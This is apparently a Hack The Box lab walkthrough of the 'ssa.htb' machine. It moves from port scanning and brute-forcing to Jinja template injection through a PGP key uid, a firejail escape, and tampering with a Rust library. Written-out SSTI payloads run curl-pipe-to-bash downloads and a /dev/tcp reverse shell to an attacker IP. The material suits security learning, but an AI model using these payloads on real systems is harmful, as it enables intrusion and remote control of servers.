- IP: 10.129.153.28
- IP2: 10.129.156.36
Rustscan results:

nmap scan of open ports:
sudo nmap -p$(rustscan -g -a 10.129.153.28 | grep ">" | cut -f2 -d"[" | cut -f1 -d"]") -sS -sV -v 10.129.153.28


When we try to visit the HTTP site, we’re redirected to https://ssa.htb. Let’s add it to our /etc/hosts file. The resulting site is the same as the HTTPS site if we visit it directly, at least for now.
When we visit the HTTPS site, we see a Secret Spy Agency site. It is running in a Flask server (indicated at the bottom of the page).

Found a few URIs via gobuster:

Nikto scan (says wp-config.php file found. I don’t know where it is but this at least indicates a wordpress site possibly?):

After browsing the site a bit, we can find the public PGP key for SSA. When we import it, we can see the author(?) is atlas@ssa.htb.

We can run a hydra brute-force on this username while we continue enumerating (nothing found):

After playing with the site functions a bit, we find something interesting. When we use the “Verify signature” function of the site (we have to upload our public PGP key and a signed message useful pgp tool online
), and assuming there were no issues signing the message, we get a pop-up letting us know the signature is valid (kali2 is the uid of the key in this example):

This might not be sanitized, leading to possible command injection! We can try out some payloads from this list . After trying a bunch, we find this:
- keys used:

- injection:
Some interesting payloads (guide , another interesting resource ):
{{request.application.__globals__.__builtins__.__import__('os').popen('id').read()}}{{request.application.__globals__.__builtins__.__import__('os').popen('curl http://10.10.14.130/shell | bash').read()}}(didn’t work, probably filtering){{config}}

We can try to login as atlas via ssh (not the correct password).
-
{{request|attr("application")|attr("\x5f\x5fglobals\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\x5fbuiltins\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\x5fimport\x5f\x5f")("os")|attr("popen")("curl IP:PORT/revshell | bash")|attr("read")()}}foo|attr("bar")==foo.bar\x5f==_
-
Cool link (view the secret snatching section)
We can finally get a reverse shell with the following uid (base64 encoded bash one-liner reverse shell):
{{self.__init__.__globals__.__builtins__.__import__('os').popen('bash -c "echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xMzAvNDQ0NCAwPiYxCg== | base64 -d | bash" ').read() }}
# encoded bash one-liner reverse shell
bash -i >& /dev/tcp/10.10.14.130/4444 0>&1
When we try to run stuff, we can’t really do anything:

If we browse the file system a bit though, we can see a firejail directory in ~/.config. This is what’s severely limiting us. If we go deeper down the directories, we can find credentials for the other user silentobserver:

We can ssh as this user!
I can see some interesting things happening with pspy:

This file has the SUID bit set (having pspy running in another terminal window clearly shows that root is setting this bit as well):

Not sure if this is interesting or not:


Some more credentials in the main.rs file of tipnet (/opt/tipnet/src/main.rs):

Looking at more details of pspy output, I can see that root also executes something as atlas. A rust file is being run, although I’m not sure which one. There is a rust library in /opt: /opt/creates/logger (which is also imported in the main.rs file I just found.)
Weirdly, silentobserver has write permissions in the logger directory. This directory gets removed and written again every 2 minutes it seems (from pspy output). Since there seems to be nothing else to do, I’ll write a reverse shell in the logger file. I’m assuming I’ll get another shell as atlas, but again, there’s nothing else I can do as silentobserver.
Modified logger/src/lib.rs:

This library will get called and loaded via the tipnet binary. I get a reverse shell as atlas but the output is slightly different from before:


Note that in the first shell, this group was not listed… I can now run the firejail binary:

Searching for “firejail suid exploit”, a promising link shows up . Just transfer it to the shell and run it (after reviewing it of course):